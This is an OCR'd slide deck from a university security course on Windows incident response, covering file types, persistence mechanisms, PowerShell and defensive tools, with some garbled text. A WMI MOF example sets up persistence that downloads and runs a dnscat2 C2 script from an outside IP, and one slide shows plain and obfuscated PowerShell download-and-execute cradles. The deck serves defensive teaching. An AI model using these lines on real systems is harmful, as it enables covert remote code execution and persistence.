

Incident Microsoft Response In WINGOVS

UBNetDef, Spring 2021

Week 10

Lead Presenter: Anthony Magrene




Agenda - Week 10

- 1. IR Stages
- 2. Relevant File Types
- 3. Additional Windows Information
- 4. How does malware work?
- **5.** Persistence
- 6. PowerShell
- 7. Fighting Back
- **8.** Closing Thoughts
- 9. Homework



General IR Steps





Relevant File Types

- .bat (Batch)
- .exe (Executable)
- .dll (Dynamic Link Library)
- .ps1 (PowerShell Script)
- .mof (Managed Object Format)
- evtx (Event Log File)
- .xml (Extensible Markup Language)



Batch

- O DOS script
- Can interact with predefined executables
- .bat

```
C:\Users\AnthonvM>mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
usage: mofcomp [-check] [-N:<Path>]
                   -class:updateonly|-class:createonly]
                 [-instance:updateonly] -instance:createonly]
-B::{ilename}] [-P::<Bassword) [-U::UserName>]
-A::Authorty>] [-MI] [-AUTORECOVER]
[-MOF::Qatho] [-ME::Qatho] [-AMENDMENT::Locale>]
-ER::(ResourceName>) [-L:::ResourceLocale>]
                 <MOF filename>
   -check
                                  Syntax check only
   -N:<path>
                                 Load into this namespace by default
                                  Do not create new classes
   -class:updateonly
   -class:safeupdate
                                  Update unless conflicts exist
   -class:forceupdate
                                  Update resolving conflicts if possible
   -class:createonly
                                  Do not change existing classes
   -instance:updateonly
                                 Do not create new instances
                                  Do not change existing instances
   -instance:createonly
                                  User Name
   -P:<Password>
                                  Login password
                                  Example: NTLMDOMAIN:Domain
   -A:<Authority>
   -B:<destination filename> Creates a binary MOF file, does not add to DB
                                  Do Windows Driver Model (WDM) checks, requires -B switch
   -AUTORECOVER
                                  Adds MOF to list of files compiled during DB recovery
   -Amendment:<LOCALE>
                                  splits MOF into language neutral and specific versions where locale is of the form "MS_4??"
                                 name of the language neutral output
name of the language specific output
   -MFL:<path>
   -ER:<ResourceName>
                                  extracts binary mof from named resource
   -L:<ResourceLocale>
                                  optional specific locale number when using -ER switch
   Example c:>mofcomp -N:root\default yourmof.mof
```




test.bat 3/29/2021 3:50 PM Windows Batch File 1 KB



Executable

- Machine code that is executed by the operating system
- May be written using high-level languages
- .exe



geckodriver.exe 10/12/20	9 8:38 AM Application 3,483 KB
--------------------------	--------------------------------



Dynamic Link Library

- Windows implementation of "shared libraries"
- Prevents redundant storage commonly used code
- .dll

^	1_	I _	
Name	Date modified	Туре	Size
aadauthhelper.dll	12/11/2020 6:13 PM	Application exten	449
aadcloudap.dll	12/11/2020 6:13 PM	Application exten	970
aadjcsp.dll	3/12/2021 10:15 PM	Application exten	101
aadtb.dll	1/12/2021 1:43 PM	Application exten	1,383
aadWamExtension.dll	1/12/2021 1:43 PM	Application exten	150
AarSvc.dll	3/12/2021 10:15 PM	Application exten	434
AboutSettingsHandlers.dll	1/12/2021 1:43 PM	Application exten	431
AboveLockAppHost.dll	3/12/2021 10:15 PM	Application exten	410
accessibilitycpl.dll	2/11/2021 3:15 PM	Application exten	275
accountaccessor.dll	1/12/2021 1:44 PM	Application exten	268
AccountsRt.dll	1/12/2021 1:44 PM	Application exten	426
AcGenral.dll	10/23/2020 3:20 PM	Application exten	362
AcLayers.dll	12/11/2020 6:14 PM	Application exten	319
acledit.dll	12/7/2019 4:09 AM	Application exten	11
aclui.dll	12/7/2019 4:09 AM	Application exten	574
acmigration.dll	3/12/2021 10:15 PM	Application exten	381
ACPBackgroundManagerPolicy.dll	1/12/2021 1:43 PM	Application exten	191
acppage.dⅡ	1/12/2021 1:43 PM	Application exten	87
acproxy.dll	12/7/2019 4:09 AM	Application exten	13





PowerShell Script

- PowerShell script
- PowerShell Integrated Scripting Environment (ISE)
- Extensive .NET integration
- .ps1

```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
RSA.ps1 X
        [BigInt]$N=$p*$q

[BigInt]$N=($p-1)*($q-1)

[BigInt]$sqrtN=[math]::$qrt($N)

[BigInt]$sqrtfiN=[math]::5qrt($fiN)
        #build list of 1 < e < fi(N) List is $eRules
        #factors of N and factors of fi(N)
       $stop=$false
while($stop -eq $false)
            while($i -le $sqrtN){
   if(($N % $i) -eq 0){
            while($1 -le $sqrtfin){
                if(($fin % $i) -eq 0){
```



Managed Object Format

- Used to interact with the Windows Management Instrumentation (WMI)
- Complied used mofcomp.exe
- O .mof


```
PRAGMA NAMESPACE (`\\\.\root\\subscription')
instance of _EventFilter as $EventFilter
{
    Name = "Windows Update Event MOF";
    EventNamespace = "root\\ctmv2";
    Query = "SELECT * FROM _InstanceCreationEvent WITHIN 5"
        "MHERE TargetInstance ISA \"Win32.NTLogEvent\" "
        "AND TargetInstance.EventCode = \"257\" "
        "AND TargetInstance.Message LIKE \"%10.133.251.104%\" ";
    QueryLanguage = "NQL";
};
instance of CommandLineEventConsumer as $Consumer
{
    Name = "Windows Update Consumer MOF";
    RunInteractively = false;
    CommandLineTemplate = "cmd /C powershell.exe -nop iex(New-Object Net.WebClient).DownloadString('http://10.133.251.104/dnscat2.ps1'); Start
};
instance of __FilterToConsumerBinding
{
    Filter = $EventFilter;
    Consumer = $Consumer;
};
```

```
PS C:\Users\AnthonyM> mofcomp.exe
Microsoft (R) MOF Compiler Version 10.0.19041.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
```



Event Log

- Stores Windows Logs
- Located "C:\Windows\System32\winevt\Logs\"
- Event viewer used to view logs
- .evtx





Extensible Markup Language

- Many uses
 - Scheduled Tasks are stored as .xml
- mx.

```
<?xml version="1.0" encoding="UTF-16"?>
Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
 <RegistrationInfo>
   <Author>Adobe Systems Incorporated</Author>
   <URI>\AdobeGCInvoker-1.0</URI>
 </RegistrationInfo>
 <Triggers>
   <CalendarTrigger id="Triggerl">
     <StartBoundary>2021-02-28T11:29:00</StartBoundary>
     <Enabled>true</Enabled>
     <ScheduleBvDav>
      <DaysInterval>1</DaysInterval>
     </ScheduleByDay>
   </CalendarTrigger>
 </Triggers>
 <Principals>
   <Principal id="Author">
    <GroupId>S-1-1-0</GroupId>
    <RunLevel>LeastPrivilege</RunLevel>
   </Principal>
 </Principals>
 <Settings>
   <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
   <DisallowStartIfOnBatteries>false/DisallowStartIfOnBatteries>
   <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
   <AllowHardTerminate>true</AllowHardTerminate>
   <StartWhenAvailable>true</StartWhenAvailable>
   <RunOnlyIfNetworkAvailable>false/RunOnlyIfNetworkAvailable>
   <IdleSettings>
     <Duration>PT10M</Duration>
     <WaitTimeout>PT1H</WaitTimeout>
     <StopOnIdleEnd>true</StopOnIdleEnd>
     <RestartOnIdle>false</RestartOnIdle>
   </IdleSettings>
   <AllowStartOnDemand>true</AllowStartOnDemand>
   <Enabled>true</Enabled>
   <Hidden>false</Hidden>
   <RunOnlyIfIdle>false</RunOnlyIfIdle>
   <WakeToRun>false</WakeToRun>
   <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
   <Priority>7</Priority>
 </Settings>
 <Actions Context="Author">
    <Command>C:\Program Files (x86)\Common Files\Adobe\AdobeGCClient\AGCInvokerUtility.exe</Command>
     <Arguments>-mode=scheduled</Arguments>
   </Exec>
 </Actions>
```




Registry

- Hierarchical database

Registry Editor


WinStations TimeZoneInformation





Scheduled Tasks

- Preform actions given specific triggers
- Stored in C:\Windows\System32\Tasks as xml files








Services

- Work behind the scenes to keep things working
- 4 startup types
 - △ Automatic (Delayed Start)
 - Automatic


 - Disabled






Task Manager

Provides high-level view of what is running on a system.







Hands-on

- 1. <u>Get</u> a list of all running processes using PowerShell.
- 2. Are any services listed?
 - 1. If yes how are they listed?
 - 2. If no why not?



How does malware work?



What user?

- Malware can easily impersonate a signed in user.
 - Processes spawn as that user.
- Malware can impersonate a different user then those signed in.



How does it run?

- Non-service malware may run in a hidden window
- Services generally will not have a corresponding GUI on the infected machine
- May run hidden within a legitimate process (dll injection)



How does it communicate?

- Beacons
 - UDP used so that a session is never opened
- Protocols that can be used


 - DNS Tunneling

 - △ Anything.....



Questions?










Break slide

Please return on time!









Persistence



- Malware will aim to survive
 - △ Restart

 - △ Logout
 - Password Reset
 - △ Account Deletion





Persistence cont.

- WMI Subscriptions
- Scheduled Tasks
- Startup Items
- Login scripts
- Services
- Registry
- PowerShell Profile
- Malicious Group Policies



WMI Subscriptions

- Introduced in Windows 2000
- Executes PowerShell or VBScript
- Event filter uses a query to monitor for a specific event
- Event consumer receives event and executes code

WmiEventFilter activity detected:

RuleName:

EventType: WmiFilterEvent

UtcTime: 2018-10-08 23:54:39.869

Operation: Created User: IEWIN7\IEUser

EventNamespace: "root\\CimV2"

Name: "Updater"

Query: "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Target Instance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.S

ystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"</pre>

WmiEventConsumer activity detected:

RuleName:

EventType: WmiConsumerEvent UtcTime: 2018-10-08 23:54:39.884


Operation: Created User: IEWIN7\IEUser Name: "Updater" Type: Command Line



Scheduled Tasks

- Introduced in Microsoft Plus! (1995)
- Triggers and Actions








Startup Items

Can be found in task manager





(value not set)

"C:\Program Files (x86)\Common Files\Adobe\Ad.

"C:\WINDOWS\Svstem32\RtkAudUService64.exe" ..

%windir%\system32\SecurityHealthSystray.exe

ab (Default)

AdobeGCInvoker-1.0

ab RtkAudUService

SecurityHealth

REG SZ

REG SZ

REG SZ

REG EXPAND SZ

Registry

- Introduced in 1992
- Start programs at sign on/start up
- HKEY_LOCAL_MACHINE = HKLM:\
- HKEY_CURRENT_USER = HKCU:\
- Startup Locations
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Compute\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Run

Personalization

PushNotifications Reliability rempl ReserveManager

RetailDemo

PlayReady

Policies

PhotoPropertyHandler


PowerEfficiencyDiagnostics PrecisionTouchPad PreviewHandlers Privacy PropertySystem

- Malware may redirect
 - Registry key points to a different registry key



Services

- May run as svchost.exe
- 4 startup types
 - △ Automatic (Delayed Start)
 - Automatic





PowerShell Profile

- Run each time PowerShell.exe is opened
- A PowerShell script

Description	Path
All Users, All Hosts	\$PSHOME\Profile.ps1
All Users, Current Host	\$PSHOME\Microsoft.PowerShell_profile.ps1
Current User, All Hosts	\$Home\[My]Documents\PowerShell\Profile.ps1
Current user, Current Host	\$Home\[My]Documents\PowerShell\ Microsoft.PowerShell_profile.ps1



Malicious Group Policies

- Group policies can soften a device
 - Disable anti-virus

 - Disable firewalls
 - △ And more!
- Group Policies can be used to establish registry based persistence
- Malicious group policies are very dangerous



Hands-on

- 1. List all services with a startup type of "automatic" and "Automatic Delayed Start" using PowerShell.
 - △ Hint: Cmdlets won't always show <u>all</u> properties of a given cmdlet's output by default.



PowerShell:

IT People like it Attackers Love it



Why PowerShell?

- .NET Integration
- WINAPI Integration
- Windows Remote Management (WIN-RM)
- Windows Management Instrumentation (WMI)
- Great Documentation
- Many useful Cmdlets
- Installed on every Windows system
- Easy to write scripts
- Janky Obfuscation





Obfuscation and PowerShell

- Signature based detection on malicious PowerShell is useless
- -nop == -nopr == -noprof == -noprofile
- These produce the same result
 - Invoke-Expression (New-Object Net.WebClient).DownloadString("htt" + "ps://" + "bit.ly/sample")
 - `l`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*)
 "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/sample')



PowerShell Based Exploitation

- Open Source Tools
 - Bloodhound

 - Powerup

 - Death Star
 - https://github.com/Magrene/PowershellShell/blob/Dev/Bucephalus.ps1
 - △ And more...
- PsExec.exe easily used to escalate privileges to NT AUTHORITY\SYSTEM





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Fighting Back



Event Viewer

- Stores event logs generated by operating system
- Best way to view is to export to a .csv and use Excel





```
Applications and Services Logs
     Hardware Events
     Internet Explorer
     Key Management Service

✓ III Microsoft

     > 🎬 AppV
     > User Experience Virtualization

✓ III Windows

        > 🎬 AAD
        > III All-User-Install-Agent
         > III AllJoyn
         > Mac AppHost
         > M ApplD
         > ApplicabilityEngine
         > Application Server-Applications
         > Application-Experience
         > AppLocker
         > AppModel-Runtime
         > AppReadiness
         > Apps
         > Apps-API
             AppXDeployment
           AppXDeployment-Server
         AppxPackagingOM
         > M ASN1
         > AssignedAccess
              AssianedAccessBroker
           ATAPort
         > 🎬 Audio
         > Authentication
             Authentication User Interface
             BackgroundTaskInfrastructure
             BackgroundTransfer-ContentPrefetcher
         > 🎬 Backup
         > Base-Filtering-Engine-Connections
              Base-Filtering-Engine-Resource-Flows
           BitLocker-API
           BitLocker-DrivePreparationTool
              Bits-Client
              Bluetooth-BthLEPrepairing
              Rluetooth-RthMini
             Bluetooth-MTPFnum
             Bluetooth-Policy
             BranchCache
             BranchCacheSMB
            Build-ReaDII
           CAPI2
           CertificateServicesClient-CredentialRoaming
           CertificateServicesClient-Lifecycle-System
         > CertificateServicesClient-Lifecycle-User
```



Windows PowerShell Number of events: 7,053				
Level	Date and Time			
(i) Information	3/30/2021 11:42:13 PM			
(i) Information	3/30/2021 11:42:13 PM			
1 Information	3/30/2021 11:42:13 PM			
1 Information	3/30/2021 11:42:13 PM			
1 Information	3/30/2021 11:42:13 PM			
i Information	3/30/2021 11:42:13 PM			
i) Information	3/30/2021 11:42:13 PM			
 Information 	3/30/2021 11:42:13 PM			
 Information 	3/30/2021 11:42:13 PM			
1) Information	3/30/2021 11:42:13 PM			
1) Information	3/30/2021 11:42:13 PM			
Ĉ				
Event 800, PowerShell (PowerShell)				
General Details				
Pipelineld-1 ScriptNames Commandlines Details: Commandlinocation(Out-String): "Out-String" Commandlinocation(Out-Default): "Out-Default" Parameteriinding(Out-Default): "Out-Default" 996974829918329637209387053214699473345947446229187664039697342106769286919927199973786866 3182816201546139674999878716889111226662291876403995742106769286919927199973786866 42318262535470415481127625273002071108720638691992103782171350176658464999707894175067429333 5550204040805154910611237412018270468662616789743814169890262636753614746870458698340501274474547786782969172991741007674292931 572714754517752693921462531065232870067389456120702444240678539680739950036569619040967854415 1" to type "System.Int2". Error. "Value was either too large or too small for an Int32." Parameteriinding(Out-Default): name="input-Out)befa"; value="Cannot convert value" "25666191575498081239584599956584729172220791494840556645659116821151521543631987996410386707 996974 82991832963720936705321469847335459474462293187664039697421067692669159927190957378686731828 82501301643133676495908737168 8511124206862216124722565492756155188653733583889049128891642318263554704154811276252730020 71108720638691892013872713 5017665846490997078941750674329333556024048085514591061123741201827408646261678974381416599826 236573361347445870747689984 03601217425504387367971502409951078973322255251876557188179820442284704538361054858289172291414 67000157747454519755689394				
670405227147545197526393214	40667853968037809500365696190409678544151" to type			





PowerShell for Defense

- Many cmdlets can be leveraged to do threat hunting

 - And more!

```
PS C:\Users\AnthonyM> get-mpthreat
CategoryID
DidThreatExecute : True
IsActive
Resources
                  {amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe,
                   internalamsi: 747D4E1CF20868AD39ACCF971FB2AB623
RollupStatus
                 : 65
SchemaVersion
                : 1.0.0.0
SeveritvID
ThreatID
                : Troian:PowerShell/Mountsi.A!ml
ThreatName
TypeID
PSComputerName
DidThreatExecute : False
                 : {file:_C:\Users\AnthonyM\Downloads\Empire-3.7.2.zip, webfile:_C:\Users\AnthonyM\Downloads\Empire-3.7
                   .2.zip|https://codeload.github.com/BC-SECURITY/Empire/zip/refs/tags/v3.7.2|pid:3992,ProcessStart:132
                  611071683674163}
RollupStatus
SchemaVersion
                : 1.0.0.0
SeverityID
ThreatID
                 : 2147730489
ThreatName
                 : Trojan:Win32/PSReflectiveLoader.A
PSComputerName |
```



SysInternals

- https://docs.microsoft.com/en-us/sysinternals/downloads/
- Fantastic suite of *FREE* tools developed by Mark Russinovich
 - △ Autoruns: Good for identifying persistence
 - □ TCPView: View Active TCP connections and TCP/UDP listeners

 - ProcessExplorer: Detailed information about processes
 - LoadOrder: Shows the order drivers are loaded
 - ProcessMonitor: Monitor the behavior of a process



Closing Thoughts

- Incident response is often expensive (time=\$\$\$)
- Identifying the root cause isn't always possible
 - Highlighting potential root causes is a must
- Recommendations should be substantive not surface level
- Keep VERY good notes
- Always check remote access logs like RDP, WIN-RM, SSH, HTTP, FTP etc.
- Rebuilding breached infrastructure is often the best direction



Homework

- Breached Domain controller
- Hint: You might be getting some annoying behavior of the notepad variety
 - https://docs.microsoft.com/en-us/previous-versions/windows/desktop/xperf/image-file-execution-options
 - https://blog.malwarebytes.com/101/2015/12/an-introduction-to-image-fileexecution-options/



Additional Resources

- Windows Security Log Event IDs
 - https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx
- Windows Sysinternals
 - https://docs.microsoft.com/en-us/sysinternals/
- Abusing Windows Management Instrumentation (Black Hat)
- Revoke-Obfuscation: PowerShell Obfuscation Detection (Black hat)
 - https://www.youtube.com/watch?v=x97ejtv56xw
- PowerShell Documentation